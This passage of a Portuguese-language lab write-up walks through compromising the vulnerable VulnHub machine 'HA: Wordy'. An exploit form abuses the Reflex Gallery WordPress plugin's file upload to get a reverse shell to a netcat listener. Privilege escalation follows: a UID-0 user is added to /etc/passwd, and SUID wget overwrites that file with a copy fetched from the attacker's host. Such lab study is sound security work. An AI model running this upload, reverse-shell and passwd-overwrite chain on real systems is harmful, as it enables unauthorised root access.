
Através do exploit em exploit.html, pelo navegador, é escolhido o arquivo data.php que será enviado ao alvo por meio da função FileUploader, a qual o exploit explora. Em seguida, o arquivo é enviado ao pressionar o botão 'Pwn!':



Porém, o erro "O diretório não existe ou não pode ser criado" é retornado:




Esse erro ocorre pois o exploit tenta enviar o arquivo para o diretório 2025/03 (Year=2025&Month=03), que não existe no alvo:



É então removido do código a tentativa de envio para o diretório inexistente:

```
1 <form method="POST" action="http://192.168.0.127:80/wordpress/wp-content/
  plugins/reflex-gallery/admin/scripts/FileUploader/php.php" enctype="
  multipart/form-data" >
2   <input type="file" name="qqfile"><br>
3   <input type="submit" name="Submit" value="Pwn!">
4 </form>
```





```
vim exploit.html

1 <form method="POST" action="http://192.168.0.127:80/wordpress/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php" enctype="multipart/form-data" >
2   <input type="file" name="qqfile"><br>
3   <input type="submit" name="Submit" value="Pwn!">
4 </form>
```

Ao reexecutar o processo de envio do arquivo data.php, é exibida uma mensagem de sucesso:




```
{ "success":true,"fileName":"\\\\\\\\data10.php" }
```

Em


URL: <http://192.168.0.127/wordpress/wp-content/uploads>

Constata-se que o arquivo data.php está de fato presente:




Com a ferramenta *netcat*, é executado um handler na porta 8080 na máquina do atacante

```
$ nc -nvlp 8080
```



Em seguida, executa-se o arquivo `data.php` pelo navegador:

URL: `http://192.168.0.127/wordpress/wp-content/uploads/data.php`



Desse modo, considerando que anteriormente foi configurada no Código 1.2 a tentativa de conexão ao IP 192.168.0.12 na porta 8080, ao executar o arquivo será estabelecida uma conexão entre o alvo e o netcat, na porta 8080:

```
nc -nvlp 8080
Connection from 192.168.0.127:57776
bash: cannot set terminal process group (1239): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/wordpress/wp-content/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/var/www/html/wordpress/wp-content/uploads$
```

## 1.7 Escalonamento de Privilégios

Após a obtenção de acesso com o usuário www-data no servidor, e com o objetivo de executar comandos para identificar possíveis vetores de escalonamento de privilégios, foi iniciado um pseudoshell utilizando o python3

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
www-data@ubuntu:/var/www/html/wordpress/wp-content/uploads$ python3 -c 'import pty; pty.spawn("/bin/bash")'
ty; pty.spawn("/bin/bash")
www-data@ubuntu:/var/www/html/wordpress/wp-content/uploads$
```

### 1.7.1 SUID Bit

No Linux, a presença do bit SUID em um arquivo indica que, independentemente de quem o execute, este será rodado com os privilégios do proprietário do arquivo. Assim, por exemplo, se o usuário johan possui permissão de execução em um arquivo pertencente ao usuário root, ao executá-lo, o bit SUID garante que o programa será executado com os privilégios de root, e não com os de johan<sup>7</sup>.

É possível identificar se um executável possui o bit SUID analisando as permissões do arquivo com o comando:

```
$ ls -la
```

Se, nas permissões do usuário, o caractere **x** (executável) for substituído por **s**, significa que o bit SUID está setado.

---

<sup>7</sup> Ver Range Force, 2019

`rwX rwx rwx` (1.1)

`rwS rwx rwx` (1.2)

Com base nessa lógica, é possível buscar arquivos que possuam o bit SUID habilitado, pois, dessa forma, indiretamente estaremos utilizando privilégios de root para, por exemplo, editar arquivos sensíveis do sistema.

Para buscar arquivos com o bit SUID habilitado, utiliza-se o comando:

```
$ find / -perm -u=s -type f 2>/dev/null
```

### Parâmetros

Explicação do comando:

`find /`: inicia a busca pela raiz;

`-perm -u=s`: busca pelo bit SUID;

`-type -f`: limita a busca para arquivos comuns (excluindo diretórios, links etc);

`2>/dev/null`: redireciona mensagens de erros para `/dev/null`.

Sendo identificados alguns executáveis sensíveis, como o programa `wget` e o `cp`:

```
www-data@ubuntu:/var/www/html/wordpress/wp-content/uploads$ find / -perm -u=s -type f 2>/dev/null
type f 2>/dev/null -ty
/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/arping
/usr/bin/wget
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/vmware-user-suid-wrapper
/usr/lib/xorg/Xorg.wrap
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/bin/fusermount
/bin/umount
/bin/mount
/bin/ping
/bin/cp
/bin/su
```


Figura 1.5: SUID bit em `wget` e `cp`

## 1.7.2 Modificação do passwd

Identificados os executáveis das ferramentas wget e cp com o bit SUID ativo, torna-se possível, por exemplo, baixar arquivos externos e sobrescrever arquivos sensíveis. Nesta seção, será abordada a estratégia de modificação manual do arquivo `/etc/passwd`, visando a criação de um usuário privilegiado manualmente inserido no sistema. No alvo, é realizado primeiramente a leitura do conteúdo de `/etc/passwd`:

```
www-data@ubuntu:/var/www/html/wordpress/wp-content/uploads$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management...:/run/systemd/netif:/usr/sbin/nologin
```

Seguido da cópia para um arquivo de mesmo nome (`passwd`) na máquina do atacante:



```
vim passwd
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gna@@@
NORMAL passwd 2 %
```

É criado um hash no padrão de senhas do linux com o utilitário *OpenSSL*

```
$ openssl passwd -1 -salt pwned abobora
```

### Parâmetros

Explicação dos parâmetros:

`openssl passwd`: executa o utilitário de criação de senhas do OpenSSL;

`-1`: especifica o algoritmo de hash a ser usado. Nesse caso o MD5-based password algorithm (apr1);

`-salt pwned`: define o salt<sup>a</sup> como 'pwned';


`abobora`: a senha em texto puro a ser convertida em hash.

<sup>a</sup> Salt: Texto aleatório (ou definido) que é concatenado à senha antes de gerar o hash.

```
openssl passwd -1 -salt pwned abobora
$1$pwned$pbYeKWkCD0xhSwSGEpyEp/
```

E, se guiando pela estrutura padrão do arquivo `passwd`<sup>8</sup>, cria-se o usuário *pwned* manualmente, com as permissões privilegiadas do usuário *root*:

```
1 pwned:$1$pwned$pbYeKWkCD0xhSwSGEpyEp/:0:0:root:/root:/bin/bash
```



```
vim passwd
1 pwned:$1$pwned$pbYeKWkCD0xhSwSGEpyEp/:0:0:root:/root:/bin/bash
2 root:x:0:0:root:/root:/bin/bash
3 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
4 bin:x:2:2:bin:/bin:/usr/sbin/nologin
5 sys:x:3:3:sys:/dev:/usr/sbin/nologin
6 sync:x:4:65534:sync:/bin:/bin/sync
7 games:x:5:60:games:/usr/games:/usr/sbin/nologin
8 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
9 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
10 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
11 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
12 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
13 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
14 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
15 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
16 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
17 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
NORMAL  passwd 38 %
1 more line; before #6 28 seconds ago
```

<sup>8</sup> Ver Apêndice A

### 1.7.3 Sobrescrição do /etc/passwd

Com o propósito de enviar o arquivo passwd modificado para o alvo, foi criada a pasta Serv, que contém o referido arquivo. Em seguida, utilizando o python3, foi iniciado um servidor HTTP na porta 8000.

```
mkdir Serv
mv passwd Serv
cd Serv
python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Desse modo, torna-se possível a utilização do utilitário wget no alvo que, como visto na Figura 1.5, possui o bit SUID ativo, logo, quando executado, tem o poder de sobrescrever arquivos que necessitariam de um nível avançado de privilégios. Dada esta lógica, torna-se possível sobrescrever o arquivo /etc/passwd no alvo clonando do servidor do atacante o arquivo passwd:

```
www-data@ubuntu:/var/www/html/wordpress/wp-content/uploads$ cd /etc
cd /etc
www-data@ubuntu:/etc$ wget -O /etc/passwd 192.168.0.12:8000/passwd
wget -O /etc/passwd 192.168.0.12:8000/passwd
--2025-07-18 05:53:02-- http://192.168.0.12:8000/passwd
Connecting to 192.168.0.12:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2563 (2.5K) [application/octet-stream]
Saving to: '/etc/passwd'

/etc/passwd      100%[=====>]  2.50K  --.-KB/s   in 0s
2025-07-18 05:53:02 (39.0 MB/s) - '/etc/passwd' saved [2563/2563]

www-data@ubuntu:/etc$
```

E assim, utilizando-se do utilitário su, torna-se possível a troca para o usuário com privilégios administrativos no sistema, pwned:

```
www-data@ubuntu:/etc$ su pwned
su pwned
Password: abobora

pwned@ubuntu:/etc# id
id
uid=0(pwned) gid=0(root) groups=0(root)
pwned@ubuntu:/etc#
```

## Referências

Armour Infosec (s.d.). WordPress Enum. Artigo. URL: <https://www.armourinfosec.com/wordpress-enumeration/>.

CrashBandicot (2015). Wordpress Plugin Reflex Gallery - Arbitrary File Upload. Exploit. URL: <https://www.exploit-db.com/exploits/36374>.

Hacking Articles (set. de 2019). HA: Wordy. URL: <https://www.vulnhub.com/entry/ha-wordy,363/>.

PHP Manual (s.d.). Função exec. Documentação. URL: <https://www.php.net/manual/en/function.exec.php>.

Queiroz, Victor (CAT) (set. de 2020). #Desafio02 Beco do exploit #VM07. URL: <https://www.youtube.com/watch?v=Sk4XWFJruVk>.

Range Force (nov. de 2019). Linux privilege Escalation using the SUID Bit. Artigo. URL: <https://materials.rangeforce.com/tutorial/2019/11/07/Linux-PrivEsc-SUID-Bit/>.

Vivek Gite (fev. de 2025). Understanding /etc/passwd File Format. Artigo. URL: <https://www.cyberciti.biz/faq/understanding-etcpasswd-file-format/>.



## Apêndice A: Estrutura do /etc/passwd

O arquivo /etc/passwd contém uma entrada por linha para cada usuário (conta de usuário) do sistema. Todos os campos são separados pelo símbolo de dois-pontos (:). Há um total de sete campos, conforme segue. Geralmente, uma entrada no arquivo /etc/passwd se apresenta da seguinte estrutura:

```
johan: x :1021:1020:Johan Liebert:/home/johan:/bin/zsh
  1   2   3   4           5           6           7
```

1. **Nome de usuário:** Usado no momento do login. Deve ter entre 1 e 32 caracteres de comprimento.
2. **Senha:** Um caractere x indica que a senha criptografada e com salt está armazenada no arquivo /etc/shadow. Note que é necessário usar o comando `passwd` para calcular o hash de uma senha digitada no terminal ou para armazenar/atualizar o hash da senha no arquivo /etc/shadow.<sup>1</sup>
3. **ID de Usuário (UID):** Cada usuário deve ter um UID atribuído. O UID 0 é reservado para o root, enquanto os UIDs de 1-99 são reservados para outras contas predefinidas. Os UIDs de 100-999 são reservados pelo sistema para contas/grupos administrativos e de sistema.
4. **ID de Grupo (GID):** O ID do grupo primário, armazenado no arquivo /etc/group.
5. **Informações do Usuário (GECOS):** O campo de comentários. Permite adicionar informações extras sobre o usuário, como nome completo, telefone, etc. Este campo é usado pelo comando `finger`.
6. **Diretório Home:** O caminho absoluto para o diretório em que o usuário estará ao fazer login. Se este diretório não existir, o diretório do usuário será /.
7. **Comando/Shell:** O caminho absoluto para um comando ou shell (ex: /bin/bash). Normalmente, é um shell, mas não necessariamente. Por exemplo, o administrador pode definir o shell como /sbin/nologin, que impede o login interativo. Caso o usuário tente fazer login diretamente, o /sbin/nologin encerra a conexão.

<sup>1</sup> Também é possível armazenar o hash diretamente no arquivo /etc/passwd, embora isso não seja recomendado por questões de segurança.

Se não houver entrada neste campo no arquivo `/etc/passwd`, o usuário receberá um shell Bourne (`/bin/sh`).

*Tradução retirada do artigo Vivek Gite, [2025](#).*

